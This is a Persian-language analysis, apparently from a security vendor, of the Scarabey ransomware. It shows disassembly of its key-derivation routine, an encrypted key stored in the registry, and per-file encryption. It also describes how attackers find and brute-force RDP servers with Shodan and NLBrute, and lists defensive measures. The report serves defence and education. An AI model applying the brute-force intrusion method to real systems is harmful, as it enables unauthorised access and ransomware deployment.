:00422B14        lea     edx, [ebp+var_44]
:00422B17        mov     eax, [ebp+var_C]
:00422B1A        call    ExtCtrls::_16515
:00422B1F        mov     eax, [ebp+var_44]
:00422B22        mov     ecx, off_42FAE0
:00422B28        mov     ecx, [ecx]
:00422B2A        mov     edx, off_42FAF8
:00422B30        mov     edx, [edx]
:00422B32        call    Manips_reverseEncoding_DeriveKEY_CallsIVFunction
```

شـکل ۱۴ – تابع رمزگشایی کلید و تولید کلید جدید

نکته قابل توجه این که از کلید اصلی (رمز نشده) برای رمزنگاری فایل‌ها استفاده می‌شود و قالب آن مشابه شناسه‌ای[۱۳] است که در متن اطلاعیه باج‌گیری نمایش داده می‌شود؛ اما طول کلید اصلی بیشتر از شناسه کاربر است. مجموعه رشته زیر نمونه‌ای از کلید رمز شده توسط این باج‌افزار را نمایش می‌دهد:

```
[HKEY_CURRENT_USER\Software\ILRTISo]
"temp"="VkIAAAAAAADpt9Q2lAzhCExfqjLoD3vSpluc678N56Zn8b7LVRxMi1ZsYk2HXD1e4s3tiefTmZJAc0vxPpo
svLzP0yaCh5+KRQm60U0EkzeB2NXetarabUFYgJxb8QRsygKaOqBriC4Bs4ajM24h=e2CsVNP9R3q==UXNmfRFGIsv7
NR9BIxE35bdoFpTU8rMGQ14MeQcAii1iY7GpNoY3b4DOgfuKGo3qNC1MYKYdfpn0dbiow3f7ZQGClpwTZ0shFhkWk7a
TA7TM1prtgJte7TWe=ERHg8GaFrZtVs9ylNTYPt5CmzHBdAIaXeKZvZnSSafbi83o9gLgAS1OxAb7LBtJpZAJDyBkuy
JFR4dFbXztponIBKT1OjtTvTMy07+0B4jI3=K1QGuKSROjAdCF06TsjKWlvUw0iUHRGasz946H3Mnxu3GdCHrAp9Cd9
4bMo1x1PVdIi3bXSwobjgOlJgJPJC4Y6J4QIE=e45PDNzdK6aCY0uiQ0jOD=8lDWTp=+r+dbGJrJ12qn8CRnBwaFIpy
NjDhzdMdTwyvExCmuOesOLms8S7TRoV1GcTyWJAQpSJYcR66H6CngM5GHopdpoTH4mWVOOYp5HFHTDAvMafomF2S6xE
mUgXIcKpB7oNohO+Wx0cUmf95=+9uozHMBWE4kFhj+OOKw0I7w7HnwYfafhxsw0CmoOvorZztXk8whlh1d4U26z=aJ6
JwH8wVBSszsRLQ+H4y3bRaeupq5Vo+smDfigjVVzCam4HoAdOKzN9MWiigl9Oi+4vTkSFFazc6HzyVaHg8luKGBJMhi
2FNHTFO56RA"
```

نمونه شناسه‌ای که در پیام باج‌افزار نمایش داده می‌شود نیز بشرح زیر است:

```
+4IAAAAAAADIGnmIHZL=FYRQCAN=AgKnzw+0uzFbXSR5AdFlfTrhWN9sifnho8LiX5=V8SbNVWyWWrdbTLipFEeeEv=
9zLmnid8eUqlqKr2RUN=V7LdjoyNwjWMNbylRiGNAKWK6g9exeHhVfUrZ+9oRTq6Kp5eNe7kDdV7UMPVZ12=5pm9a+5
lOMw==TNi2R2tUjFcKtTD3c9IZgJwOMgcOw3fRrmgaloh5cIV3V74DRy2segx13RDL4J6B+gJnfT2mxIZuBE1G5Hcmu
LHCoqQif2BamhfbMASCUEpOp7+ZG0jI=1PTmOhD3Yq4XjJWI4mc61AruRlaYqwPTUUbrsI0zTYX1mmM3Tvyso8bqDy4
h5meyPYuXlgtRj06mtdrGZszb6ObsIT4Fz0OAg=4HgI4VSHA=HAU5yCjZzIIkLhlWGvdAk
```

کلیدی که برای رمزنگاری استفاده می‌شود برای هر فایل مجزاست. بدین معنی که دو فایل مشابه با دو کلید مختلف رمز خواهند شد. اساساً اتفاقی که رخ می‌دهد این است که یک کلید اصلی ساخته شده و سپس کلیدهایی از آن مشتق خواهد شد. اگر از یک کلید برای رمزنگاری تمامی فایل ها استفاده شود، کاربر با روبرداری از حافظه می‌تواند به کلید اصلی دست یابد. به همین دلیل از کلیدهای زیادی برای رمزنگاری فایل‌ها توسط باج‌افزار Scarabey استفاده می‌شود و عملاً بازیابی فایل ها بدون کلید را غیرممکن می‌سازد.

پس از پایان رمزنگاری تمامی فایل‌های دیسک، باج‌افزار با فراخوانی تابعی فایل‌های درون پوشه یا درایوهای اشتراکی متصل به سیستم قربانی را رمزنگاری می‌کند.

هنگامی عملیات رمزنگاری به پایان رسید، Scarabey با استفاده از notepad.exe اطلاعیه باج‌گیری خود را به کاربر نمایش می‌دهد.

---

[۱۳] Identification - ID

شـایـعـات

در اینترنت مقالاتی به چشم می خورد که در آنها عنوان شده است که باج‌افزار Scarabey می‌تواند مشابه یک درب پشتی عمل کرده و دسترسی از راه دور به اطلاعات سیستم را برای مهاجمان فراهم آورد. سایت Malwarebytes با بررسی‌هایی که انجام داده به این نتیجه رسیده است که این شایعات صحت ندارد و هیچ گونه فعالیت اضافه‌ای غیر از رمزنگاری فایل‌ها توسط باج‌افزار Scarabey مشاهده نشده است.

علاوه بر این، شایعات دیگری وجود دارد که باج‌افزار Scarab از روی یک پروژه متن باز به نام Hidden Tear ساخته شده است (منتشر شده بر روی سایت GitHub). باز هم این شایعات توسط کارشناسان سایت Malwarebyte و همچنین سایر کارشناسان امنیتی رد شده است. به نظر می‌رسد این خبر به اشتباه توسط شرکت‌های امنیتی منتشر شده است.

روش انـتـشـار

Scarabey را می‌توان در دسته باج‌افزارهایی قرار داد که از طریق پودمان RDP به سرورها و دستگاه‌ها رخنه و آنها را به خود آلوده می‌کنند.

پودمان RDP قابلیتی در سیستم عامل Windows است که امکان اتصال از راه دور کاربران تعیین شده را به دستگاه فراهم می‌کند.

علاوه بر مدیران شبکه که از این پودمان برای اتصال به سرورها و ایستگاه‌های کاری سازمان استفاده می‌کنند، در بسیاری از سازمان‌های کوچک و متوسط نیز از RDP برای برقرار نمودن ارتباط از راه دور پیمانکاران حوزه IT، به سرورهایی همچون حقوق و دستمزد، اتوماسیون اداری و غیره استفاده می‌شود.

تبهکاران سایبری از ابزارهایی همچون Shodan برای شناسایی سرورهای با درگاه RDP باز بر روی اینترنت استفاده کرده و در ادامه با بکارگیری ابزارهایی نظیر NLBrute اقدام به اجرای حملات موسوم به Brute Force می‌کنند.

هدف از اجرای حملات Brute Force رخنه به دستگاه از طریق پودمانی خاص – در اینجا RDP – با بکارگیری ترکیبی از نام‌های کاربری و رمزهای عبور رایج است. بنابراین در صورتی که دسترسی به پودمان RDP از طریق کاربری با رمز عبور ساده و غیرپیچیده باز شده باشد مهاجمان نیز به راحتی امکان اتصال به دستگاه را خواهند داشت.

در صورت برقرار شدن اتصال، مهاجمان نرم‌افزاری را بر روی سرور اجرا کرده و از آن برای دست‌درازی به تنظیمات و سرویس‌های نرم‌افزارهای ضدبدافزار، پشتیبان‌گیری و پایگاه داده نصب شده بر روی آن استفاده می‌کنند. در ادامه نیز فایل مخرب باج‌افزار را دریافت کرده و بر روی سرور به اجرا در می‌آورند.


رعایت موارد زیر برای جلوگیری و پیشگیری از اجرای موفقیت‌آمیز چنین حملاتی توصیه می‌شود:


- بکارگیری ضدویروس به روز و قدرتمند
- استفاده از دیواره آتش
- استفاده از رمزهای عبور پیچیده
- اطمینان از نصب بودن تمامی اصلاحیه‌های امنیتی
- غیرفعال نمودن پودمان RDP در صورت عدم نیاز به آن
- استفاده از پودمان VPN یا Virtual Private Network برای اتصال از راه دور کارکنان و پیمانکاران سازمان
- در صورت امکان، بهره‌گیری از اصالت‌سنجی دو مرحله‌ای (2FA)
- فعال کردن Account Lockout Policy در تنظیمات Group Policy


منابع


- https://newsroom.shabakeh.net/19430/scarabey.html
- https://newsroom.shabakeh.net/19257/scarab-ransomware.html
- https://blog.malwarebytes.com/threat-analysis/2018/01/scarab-ransomware-new-variant-changes-tactics/
- https://blogs.forcepoint.com/security-labs/massive-email-campaign-spreads-scarab-ransomware
- https://www.cyren.com/blog/articles/new-scarab-ransomware-using-necurs-as-a-service


در اتاق خبر شبکه گستر بخوانید...























شبکه گستر

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد.

پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید.

از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

CSQ
ISO 9001:2008
Cert No 9150.C528

اتـــاق خـبـــر

newsroom.shabakeh.net

مـرکـز آمـــوزش

events.shabakeh.net

خدمات پس از فروش و پشتیبانی

my.shabakeh.net

تارنمای شـرکت

WWW.shabakeh.net

درباره ما

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تاسیس شد. این شرکت یکی از باسابقه‌ترین شرکتهای فعال در حوزه امنیت فناوری اطلاعات است. با بیش از ۲۵ سال تجربه موفق در عرضه محصولات و خدمات امنیت شبکه، شرکت شبکه گستر افتخار خدمات‌دهی به هزاران شرکت و سازمان در بخش‌های مختلف کشور را دارد و مجری بزرگترین پـروژه‌های نـصـب و نگهداری نرم‌افزارهای ضدبدافزار و سخت‌افزارهای دیـواره آتش در کشـور بوده است.

شبکه گستر

شرکت مهندسی شبکه گستر

تهران خیابان شهید دستگردی (ظفر) شماره ۲۷۳

تلفن / دورنگار ۴۲۰۵۲ - ۰۲۱

info@shabakeh.net www.shabakeh.net